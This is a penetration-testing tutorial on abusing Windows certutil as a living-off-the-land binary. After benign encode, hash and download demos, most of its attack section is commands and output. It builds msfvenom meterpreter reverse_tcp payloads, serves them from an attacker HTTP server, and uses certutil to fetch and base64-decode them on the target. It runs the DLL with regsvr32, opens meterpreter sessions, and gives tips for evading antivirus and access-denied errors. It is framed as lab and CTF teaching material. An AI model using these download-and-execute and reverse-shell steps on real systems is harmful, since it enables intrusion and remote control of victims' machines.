Windows for Pentester: Certutil

hackingarticles.in/windows-for-pentester-certutil

Raj

December 3, 2019

In this article, we are going to describe the utility of Certutil tool and how vital it is in Windows Penetration Testing.

TL; DR

Certutil is a preinstalled tool on Windows OS that can be used to download malicious files and evade Antivirus. It is one of the Living Off Land (LOL) Binaries.

Disclaimer

The main objective of publishing the series of "Windows for Pentester" is to introduce the circumstances and any kind of hurdles that can be faced by any Pentester while solving CTF challenges or OSCP labs which are based on Windows Operating System. Here, we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any kind of programs/binaries/files & etc."

Table of Content

Introduction

What is Certutil?

Certutil is a CLI program that can be used to dump and display certificate authority (CA), configuration information, configures Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains. It is installed as a part of Certificate Services.

What is Living off Land?

In simple words, it is an attack that works on the idea of using system tools as backdoors. File-less attack is another example of LOL attack. Attackers who use this tactic works with trusted, in most cases, preinstalled system tools to carry out their attack. Attackers use these tactics to hide their malicious activity in plain sight among the other general activity inside the network or system. As these kinds of attacks operate without triggering any alerts, it is almost impossible for investigators to determine who is behind the said malicious activity even if they discover it.

What is Alternative Data Stream (ADS)?

The NTFS file system consists of the ADS feature. This is an inconspicuous feature that was included, to provide compatibility with files in the Macintosh file system. ADS enable files to incorporate more than one stream of data. In any instance, each file consists of at least one data stream. This default data stream in Windows is recognized as :$DATA.

Windows Explorer can’t see what ADSs are in a file (or a way to erase them without actually discarding the original file) but they can be created and accessed with ease. Because they are challenging to detect, thus often used by hackers to hide files on machines that they’ve compromised. Executables in ADSs can be executed from the command line but without showing up in Windows Explorer.

Some of the CTF Challenges over HackTheBox where certutil can be used are:

Access, Arctic, BigHead, Conceal, Ethereal, Fighter, Giddy, Hackback, Jerry, Rabbit.

Configurations used in Practical

Attacker:

- **OS:** Kali Linux 2019.4
- **IP:**192.168.1.10

Target:

- **OS:** Windows 10 (Build 18363)
- **IP:** 192.168.1.11

Working with certutil

Practical #1: Encoding


Certutil contains an encode parameter. It could help to encode file content into Base64. This is a Windows equivalent to the base64 command in Linux.

When working with an executable file, we came across a scenario. In it, the uploading of the executable file was not smooth. We can use certutil to encode the executable file. Then transfer the encoded data, then decode it on the recipient machine.

In the following practical, we first created a text file named “file.txt” and wrote the “This is a plain text” line in it. We did this with Add-Content cmdlet in PowerShell. We can see that it worked when we checked the file using type command. To convert, we will use certutil with encode parameter. We will provide the text file and the file that it should write the encoded data.

Certutil adds two segments “BEGIN CERTIFICATE” and “END CERTIFICATE”. The converted contents of the file are between these two segments. We can check the encoded text using the type command.

```
Add-Content file.txt "This is a plain text"
type .\file.txt
certutil -encode file.txt encoded.txt
type .\encoded.txt
```



```
PS C:\> Add-Content file.txt "This is a plain text"
PS C:\> type .\file.txt
This is a plain text
PS C:\> certutil -encode file.txt encoded.txt
Input Length = 22
Output Length = 90
CertUtil: -encode command completed successfully.
PS C:\> type .\encoded.txt
-----BEGIN CERTIFICATE-----
VGhpcyBpcyBhIHBsYWluIHRleHQNCg==
-----END CERTIFICATE-----
PS C:\>
```


We can use the parameter -encodehex to convert data into Hex encoded files.

Practical #2: Decoding

Certutil can decode the data encoded in Base64. Let’s show you a quick method from which you can decode the data. We will be using the file that we encoded in the previous practical. We will use certutil with -decode parameter. Then provide the encoded file and the file it should write the decoded data. We can check the decoded text using the type command.

```
type .\encoded.txt
certutil -decode encoded.txt decoded.txt
type .\decoded.txt
```

We can use the parameter -decodehex to decode the Hex encoded files.




```
PS C:\> type .\encoded.txt
-----BEGIN CERTIFICATE-----
VGhpcyBpcyBhIHBsYWluIHRleHQNCg==
-----END CERTIFICATE-----
PS C:\> certutil -decode encoded.txt decoded.txt
Input Length = 90
Output Length = 22
CertUtil: -decode command completed successfully.
PS C:\> type .\decoded.txt
This is a plain text
PS C:\>
```

Practical #3: Hashing

Hashing means taking data and giving out an output string of a fixed length. Using the cryptography hashing algorithms — e.g., MD5, SHA-1, SHA-256, you can verify if two files are identical or not. The checksum is a hash value used for performing data integrity checks. It's a kind of signature for a file. By comparing checksum, we can identify duplicate files.

Time to generate some hashes. We will use the file.txt we created earlier. First, we will generate the MD5 hash using certutil parameter -hashfile. With the parameter, file path and algorithm we can hash the file.



```
PS C:\> certutil -hashfile ".\file.txt" md5
MD5 hash of .\file.txt:
621e36d9e401933aabde2aca142d70dd
CertUtil: -hashfile command completed successfully.
PS C:\> certutil -hashfile ".\file.txt" sha1
SHA1 hash of .\file.txt:
1924e0e8c0aa83e084fa7450efe772927b52043f
CertUtil: -hashfile command completed successfully.
PS C:\> certutil -hashfile ".\file.txt" sha256
SHA256 hash of .\file.txt:
53e3edf0698ec859c47c76b4bc29fd09767eefdb4cc69867540af85e864a1157
CertUtil: -hashfile command completed successfully.
PS C:\>
```

```
certutil -hashfile ".\file.txt" md5
certutil -hashfile ".\file.txt" sha1
certutil -hashfile ".\file.txt" sha256
```


NOTE: While working with Systems like Windows 7, keep in mind that the hash algorithms are case-sensitive. Be sure to type, for example, "MD5", not "md5".

Practical #4: Downloading

In scenarios, where wget, BITSAdmin or any other convention method is blocked. Certutil can be used to download files from the internet. We will be downloading 7zip.exe from the 7zip server as shown in the image.

-URLCache	Display or delete URL cache entries
-split	Split embedded ASN.1 element & Save to files
-f	Force Overwrite

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
dir
```




```
PS C:\> certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
****  Online  ****
  000000  ...
  1514ce
CertUtil: -URLCache command completed successfully.
PS C:\> dir


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       27-11-2019     18:49                $WINDOWS.~BT
d-----       27-11-2019     21:40                ESD
d-----       26-11-2019     15:18                Intel
d-----       19-03-2019     10:22                PerfLogs
d-r---       26-11-2019     18:46                Program Files
d-r---       27-11-2019     23:04                Program Files (x86)
d-r---       26-11-2019     15:24                Users
d-----       26-11-2019     22:03                Windows
-a----       28-11-2019     12:13        1381582 7zip.exe
```

Practical #5: Reading Error Code

Suppose you got a system error code without any message. You don't have any source to look up the meaning of the error. This is a common scenario. Certutil can help to look up the message text for system error codes.

```
certutil -error 8200
certutil -error 0x200
```



```
PS C:\> certutil -error 8200
0x2008 (WIN32: 8200 ERROR_DS_NOT_INSTALLED) -- 8200 (8200)
Error message text: An error occurred while installing the directory servi
CertUtil: -error command completed successfully.
PS C:\> certutil -error 0x2009
0x2009 (WIN32: 8201 ERROR_DS_MEMBERSHIP_EVALUATED_LOCALLY) -- 8201 (8201)
Error message text: The directory service evaluated group memberships loca
CertUtil: -error command completed successfully.
PS C:\>
```

NOTE: Certutil can perform many more functions related to CA Certificates but we will be focusing on Penetration Testing for now.

Penetration Testing using certutil

Practical #6: Compromising using Malicious Executable


During our initial assessment, we saw that the certutil was actively downloading files from the internet without any kind of verification or assessment. This is an instance that is part of the **MITRE | ATT&CK Remote File Copy Tactic**.

Certutil can be used to copy a file from one system to another to stage some attacking tools or other files throughout an attack. Files can also be transferred from an outer attacker-controlled system through a Command and Control Channel to bring tools or scripts into the target network to support Lateral Movement.

In the previous practical, we downloaded a file from a remote server. Let's see how we can compromise a Windows System using a Malicious Executable.

We started our attack with Exploit Development. We used the msfvenom tool to generate a Payload for a Reverse TCP Connection to our attacker machine. We provided the msfvenom with the appropriate LHOST and LPORT. The format of the payload was set to an Executable(.exe) File. We named it "shell.exe". After successful execution, the file was created in our "/root" directory. Now to transfer the newly generated we decided to use the HTTP Server generated by a Python One-liner.


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f exe >
shell.exe
python -m SimpleHTTPServer 80
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now that the payload is hosted on the server, before executing the payload on the Target Machine, we need to start a Listener on Attacker Machine to capture the meterpreter session that would be generated after the execution of the payload.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.10
set lport 1234
exploit
```




```
msf5 > use multi/handler
msf5 exploit(multi/handler) >  set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit
```

After successfully starting a listener on the Attacker, its time to move to Target Machine. Here, we have a PowerShell Terminal. We need to download the payload to this machine. We will use certutil to fetch it. Certutil will make two connections to the remote web server using two different User-Agents. They will be named "Microsoft-CryptoAPI" and "Certutil URL Agent".

NOTE: During our assessment, we found that upon execution the above command an Access Denied Error is notified. Using -verifyCTL instead of -URLCache will let you bypass this error.

After the successful transfer of the Payload to Target Machine. We executed the payload as shown in the image.


```
certutil.exe -urlcache -split -f http://192.168.1.10/shell.exe shell.exe
.\shell.exe
```



```
PS C:\> certutil.exe -urlcache -split -f http://192.168.1.10/shell.exe shell.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
PS C:\> .\shell.exe
```

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System.

```
sysinfo
```



```
[*] Started reverse TCP handler on 192.168.1.10:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.10:1234 →

meterpreter > sysinfo
Computer        : DESKTOP-T9P2C5G
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

We have successfully Compromised the Target Machine using a combination of Certutil and a Malicious Executable.

Practical #7: Compromising with Encoded Malicious DLL


As seen earlier Certutil encodes file content into Base64. This opens up a lot of possibilities. This is an instance that is part of MITRE | ATT&CK Deobfuscate/Decode Files or Information Tactic.

Attackers can use Obfuscated (Difficult to detect/find) Files to conceal evidence of an attack from the analysis. Afterward, they may Deobfuscate (Unhide) those files. This is where certutil comes into the picture. It can decode the data and help bypass Antivirus, IDS/IPS Software. Certutil can also be used to decode a portable executable file that has been hidden inside a certificate file.

Payloads may be compressed, archived, or encrypted to avoid detection. These payloads may be used with Obfuscated Files or Information during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open it for deobfuscation or decryption as part of User Execution. The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the attacker. Now onto our Practical.

We started our attack with Exploit Development. We used the msfvenom tool to generate a Payload for a Reverse TCP Connection to our attacker machine. We provided the msfvenom with the appropriate LHOST and LPORT. The format of the payload was set to a Dynamic-Link Library(.dll) File. We named it "dll.txt". We can name it any other name which is less suspicious. We use the text file so that it doesn't rise any unnecessary flags. After successful execution, the file was created in our "/root" directory. Now to transfer the newly generated we decided to use the HTTP Server generated by a Python One-liner.


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f dll >
dll.txt
python -m SimpleHTTPServer 80
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f dll > dll.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now that the payload is hosted on the server, before executing the payload on the Target Machine, we need to start a Listener on Attacker Machine to capture the meterpreter session that would be generated after the execution of the payload.


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.10
set lport 1234
exploit
```



```
msf5 > use multi/handler
msf5 exploit(multi/handler) >  set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.10
lhost ⇒ 192.168.1.10
msf5 exploit(multi/handler) > set lport 1234
lport ⇒ 1234
msf5 exploit(multi/handler) > exploit
```

After successfully starting a listener on the Attacker, it times to move to Target Machine. Here, we have a PowerShell Terminal. We need to download the payload to this machine and we need to do this discreetly. We run certutil with a combination of URLCache and encode separated by the pipe (|). Now the file will be downloaded as a text file and gets encoded as another text file which we named "edll.txt" for encoded DLL.


```
certutil -urlcache -split -f http://192.168.1.10/dll.txt dll.txt | certutil -
encode dll.txt edll.txt
```



```
PS C:\> certutil -urlcache -split -f http://192.168.1.10/dll.txt dll.txt | certutil -encode dll.txt edll.txt
Input Length = 5120
Output Length = 7098
CertUtil: -encode command completed successfully.
```

Now to execute the payload to compromise the target, we need to decode it. We use the decode parameter in certutil to decode the payload and saved it as “exploit.dll”. Now to execute this DLL we decide to use regsvr32. It executes DLL directly into memory.


```
certutil -decode .\edll.txt exploit.dll
regsvr32 /s /u .\exploit.dll
```



```
PS C:\> certutil -decode .\edll.txt exploit.dll
Input Length = 7098
Output Length = 5120
CertUtil: -decode command completed successfully.
PS C:\> regsvr32 /s /u .\exploit.dll
PS C:\>
```


We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System. We have successfully Compromised the Target Machine using a combination of Certutil and an Encoded Malicious Executable.

```
sysinfo
```



```
[*] Started reverse TCP handler on 192.168.1.10:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.10:1234 →

meterpreter > sysinfo
Computer        : DESKTOP-T9P2C5G
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

As we talked about evading Antivirus Software. Let’s inspect the files that we generated and used in the attempt to compromise the target. We use VirusTotal for this analysis. We first inspect the “dll.txt”. Upon successful upload and analysis of the dll.txt, we see that it was detected by 54 out of 67 Antivirus Engines. That can’t be good.



54 / 67

Community Score

54 engines detected this file

